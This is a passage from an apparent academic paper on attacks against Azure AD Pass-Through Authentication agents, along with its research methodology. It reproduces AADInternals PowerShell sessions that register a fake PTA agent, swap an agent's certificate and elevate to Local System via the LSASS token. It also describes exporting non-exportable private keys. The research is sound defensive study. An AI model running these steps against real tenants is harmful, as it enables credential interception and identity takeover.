


Figure 8. PTA Attack Graph v1


AADInternals allows registering "fake" PTA agents (Figure 9), which creates certificates that PTA agents can use. This would require *Global Administrator* or *Hybrid Identity Administrator* (Microsoft, 2023d) role in the target Azure AD.



```
PS C:\> $cred = Get-Credential
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:

PS C:\> Get-AADIntAccessTokenForPTA -Credentials $cred -SaveToCache
AccessToken saved to cache.

Tenant                               User                 Resource
------                               ----                 --------
[redacted]                           admin@[redacted]     https://proxy.cloudwebap...



PS C:\> Register-AADIntPTAAgent -MachineName "Fake Agent"
PTA Agent (958d5df7-ac55-4728-9b02-4502f22de112) registered as Fake Agent
Certificate saved to Fake Agent_[redacted]_958d5df7-ac55-472
8-9b02-4502f22de112_E4E2AEBE4CE6177384E6E7D5203AEDA3F5C97234.pfx

PS C:\>
```

Figure 9. Registering fake PTA agents with AADInternals

Existing PTA agents could now be configured to use the newly created certificate (Figure 10). As registering PTA agents will show up in the Azure AD audit log, and the new agent will appear in the Azure AD portal, this attack can be easily detected.



```
PS C:\> Set-AADIntPTACertificate -PfxFileName '.\Fake Agent_[redacted]

Certification information set, remember to (re)start the service.

PS C:\> Restart-Service "AzureADConnectAuthenticationAgent"
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureAD
ConnectAuthenticationAgent)' to stop...
WARNING: Waiting for service 'Microsoft Azure AD Connect Authentication Agent (AzureAD
ConnectAuthenticationAgent)' to stop...

PS C:\> |
```

Figure 10. Configuring the PTA agent to use the provided certificate with AADInternals

PTA Attack Graph was updated to include this attack (Figure 11). The graph now has two paths, where the first gateway splits the process based on which administrator access the attacker has. If the attacker has *Global Administrator* or *Hybrid Identity Administrator* role in target Azure AD, a "fake" PTA agent can be registered, an existing PTA agent configured to use the generated certificate, and PTASpy installed. If the attacker has *Local Administrator* permissions to target the organisation server where the PTA agent is running, PTASpy can be installed.





Figure 11. PTA Attack Graph v2

2.4 PTA Agent Certificate

On Windows computers, certificates can be exported from the certificate store using Microsoft Management Console's Certificate snap-in. However, the certificate's private key can only be exported if it was marked *exportable* when it was initially imported to the store. If trying to export a certificate that was not marked exportable, the private key export option is greyed out (see Figure 12).



Certificate Export Wizard

Export Private Key

You can choose to export the private key with the certificate.

Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.

Do you want to export the private key with the certificate?

○ Yes, export the private key

● No, do not export the private key

Note: The associated private key is marked as not exportable. Only the certificate can be exported.

Figure 12. Certificate Export Wizard

However, a technique to export certificates, regardless of their exportability status, was introduced in early 2022 (Syynimaa, 2022d). Microsoft uses two Crypto Service Providers (CSPs): legacy CryptoAPI and *Cryptography API: Next Generation* (CNG). CryptoAPI and CNG store private keys in different locations (see Table 1 and Table 2, respectively).


Table 1. Microsoft legacy CryptoAPI private key locations (Microsoft, 2021a)

Key type	Directories
User private	%APPDATA%\Microsoft\Crypto\RSA\User SID\ %APPDATA%\Microsoft\Crypto\DSS\User SID\
Local system private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-18\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-18\
Local service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-19\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-19\
Network service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-20\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-20\
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\MachineKeys

Table 2. Microsoft CNG private key locations (Microsoft, 2021a)

Key type	Directories
User private	%APPDATA%\Microsoft\Crypto\Keys
Local system private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\SystemKeys
Local service private	%WINDIR%\ServiceProfiles\LocalService
Network service private	%WINDIR%\ServiceProfiles\NetworkService
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\Keys

For certificates stored on Windows certificate stores, the public and private keys are stored in CNG_BLOB (see Delby, 2020) as BCRYPT_RSAKEY_BLOBs (see Microsoft, 2022a). Private keys are encrypted using Data Protection Application Protection Interface (DPAPI), an encryption and decryption API included in the .NET framework (Microsoft, 2023g). Depending on the context (user or local machine), DPAPI uses either user or system keys. The former allows decrypting only content encrypted as the logged-in user, and the latter content encrypted using system keys. To enable DPAPI to access system keys, the user must be elevated to *Local System* account. This requires *Local Administrator* permissions. With AADInternals, the user with *Local Administrator* permissions can be elevated to *Local System* by copying the token of Local Security Authority Subsystem Service (LSASS) (see Figure 13).



```
Add-Type -path "$PSScriptRoot\Win32Ntv.dll"
[AADInternals.Native]::copyLsassToken()
```

Figure 13. Elevating to Local System using AADInternals (Syynimaa, 2022d)

3 Research Methodology

The research approach should be selected based on the aim of the research. Following the research approach taxonomy by Järvinen (2018) illustrated in Figure 1, this research stresses the utility of innovations and therefore uses *innovation-building* approaches. However, to achieve the research aim, we must also study how PTA works. This part of the research stresses what reality is using empirical evidence and therefore using *theory-creating* approaches.



Research approaches
Approaches studying reality
Mathematical approaches
Researches stressing what is reality
Researches stressing utility of innovations
Conceptual-analytical approaches
Approaches for empirical studies
Innovation-building approaches
Innovation-evaluating approaches
Theory-testing approaches
Theory-creating approaches

Figure 14. Taxonomy of research approaches (adapted from Järvinen, 2018, p. 10)

3.1 Theory-Creating Research

Theory-creating part of this research aims to understand how PTA works. The resulting understanding (theory) is used as input for the innovation-building research. Findings are depicted in PTA Attack Graph.

This research can be categorised as *descriptive observational* research (Edgar & Manz, 2017), which refers to observing how the research object behaves during its normal operation. However, as we can control some variables but not all, the research also has quasi-experimental elements (Edgar & Manz, 2017).

Reverse engineering is a commonly used research method to study existing systems (Eilam, 2005). It can be defined as a "technical process that involves the reverse analysis and study of a target product to derive design elements such as processing flow, organizational structure, and functional specifications of the product to produce a product with similar but not identical functions." (Nu1L Team, 2022, p. 295). The main difference to conventional science is that the reverse-engineered artefact is man-made instead of natural phenomena (Eilam, 2005).

There are multiple tools that can be used for reverse engineering, such as disassemblers, debuggers, decompilers, and monitoring tools (Eilam, 2005). *Man-in-the-middle* (MITM) or *adversary-in-the-middle* (AITM) is an attack "where the adversary positions himself in between the user and the system so that he can intercept and alter data traveling between them." (NIST, 2023). MITM is technically based on a monitoring tool and can be used for reverse-engineering protocols used between client and server.

Fiddler is a free debugging proxy server for Windows (Telerik, 2023) that can perform MITM attacks. Fiddler supports CBA by using the certificates stored in the Windows certificate store without needing access to the private keys. This allows the use of the certificate of the PTA agent running on the same server, enabling monitoring of the traffic between the PTA agent and Azure AD in plain text. Microsoft's Process Monitor (ProcMon) "shows real-time file system, Registry and process/thread activity" (Microsoft, 2023l). As such, it was chosen as a tool to study which files and registry entries the PTA agent accesses while it's running.

Desktop testing (Dykstra, 2015) refers to cybersecurity research conducted using commodity computer equipment, such as desktops, laptops, and virtual machines (VMs). This provides researchers complete control of the research environment, allowing deploying tools required to conduct the research. For this research, a dedicated research environment was built (Figure 15). PTA was installed and configured on a Windows 2019 VM. Fiddler and Procmon were also installed and configured on the VM. Moreover, a dedicated Azure AD tenant was created and connected to the on-premises VM.




Figure 15. Research environment

3.2 Innovation Building Research

The innovation-building part of this research aims to implement artefacts to answer research questions. Design Science Research (DSR) paradigm "seeks to extend the boundaries of human and organizational capabilities by creating new and innovative artifacts" (Hevner et al., 2004, p. 75). As such, DSR was a natural choice for the theoretical foundation of this research. However, DSR has been criticised for not being scientific in a traditional sense, as its goal is to build "a solution that is optimal for the current situation and not a focus on the discovery of truth" (Zimmerman et al., 2010, p. 311). DSR research has also been found to be poorly documented (Koskinen et al., 2008). To address these issues, a Design Science Research Methodology (DSRM) by Peffers *et al.* (2007) is followed during the research (see Figure 16). It provides a nominal process for conducting, evaluating, and reporting DSR.



Process Iteration
Nominal process sequence
Identify Problem & Motivate
Define problem
Show importance
Inference
Define Objectives of A Solution
What would a better artifact accomplish?
Theory
Design & Development
Artifact
How to Knowledge
Demonstration
Find suitable context
Use artifact to solve problem
Metrics, Analysis Knowledge
Evaluation
Observe how effective, efficient
Iterate back to design
Disciplinary Knowledge
Communication
Scholarly publications
Professional publications
Problem-Centered Initation
Objective-Centered Solution
Design & Development Centered Initiation
Client/ Context Initiated
Possible Research Entry Points

Figure 16. DSRM Process Model (Peffers et al., 2007, p. 54)

DSRM starts by defining a problem and showing its importance. The next step is to determine the objectives of the solution based on the problem definition. The next three steps follow the iterative software development process (Basil & Turner, 1975; Salo & Abrahamsson, 2007), sometimes called prototyping (Carr & Verner, 1997), where an artefact is built, demonstrated, evaluated, and iterated back to the design phase as needed.


In this research, artefacts were built using two different languages based on their specific qualities. PowerShell scripting language was used to create proofs-of-concept (POCs), produce installation and configuration scripts, and update the AADInternals toolkit. PowerShell was chosen because all Windows environments support it natively and because it allows fast prototyping and live debugging. Moreover, the AADInternals tool is written in PowerShell scripting language. Microsoft C# was used to build POCs and tools to replicate PTA agent protocols. C# was chosen because PTA protocols are time-critical, and PowerShell scripts are much slower as they are compiled on the fly. GitHub is a de-facto service to share open-source code and was chosen to share all resulting open-source code of this research.

4 Results

This Section reports the research results chronologically, starting with theory-creating research and concluding with innovation-building research.

4.1 Exporting PTA Agent Certificate


The first version of exporting the PTA agent certificate was implemented during the literature review phase on March 8th, 2023. It is based on AADInternals' *Export-LocalDeviceCertificate* function (Syynimaa, 2023b), which can export private certificate keys. The thumbprint of the PTA agent certificate is stored in a configuration file "%PROGRAMDATA%\Microsoft\Azure AD Connect Authentication Agent\Config\TrustSettings.xml" (see Figure 17).



```xml
<?xml version="1.0" encoding="utf-8"?>
<ConnectorTrustSettingsFile xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <CloudProxyTrust>
    <Thumbprint>D32BE0AC70AAA33D7B31B8DE61A886926AB45878</Thumbprint>
    <IsInUserStore>false</IsInUserStore>
  </CloudProxyTrust>
</ConnectorTrustSettingsFile>
```

Figure 17. Initial TrustSettings.xml

The matching certificate is in the Local Computer Personal certificate store (Figure 18).




Issued To	Issued By	Expiration Date
bb7ac94f-16ad-4bd9-9...	HISConnectorRegistrationCA.his....	10/25/2023
DC	Microsoft PolicyKeyService Certifi...	4/[illegible]/2025
Windows Azure CRP Ce...	Windows Azure CRP Certificate G...	6/[illegible]0/2024

Field	Value
Subject	bb7ac94f-16ad-4bd9-9645[illegible]c...
Public key	RSA (2048 Bits)
Public key parameters	05 00
1.3.6.1.4.1.311.82.1	cd df 60 84 18 c1 3e 4e [illegible] 78 ...
1.3.6.1.4.1.311.82.2	76 32 3a 30 82 09 05 0[illegible] 2a...
Enhanced Key Usage	Client Authentication (1.3.6.1....
Thumbprint	d32be0ac70aaa33d7b31b8de...

Figure 18. PTA agent certificate in Local Computer Personal store

With the thumbprint, the certificate could be opened using .NET certificate functions and the private key name exported (Figure 19).



```powershell
# Read the key name from the certificate
$keyName = [System.Security.Cryptography.X509Certificates.RSACertificateExtensions]::GetRSAPrivateKey($certificate).key.uniquename
```

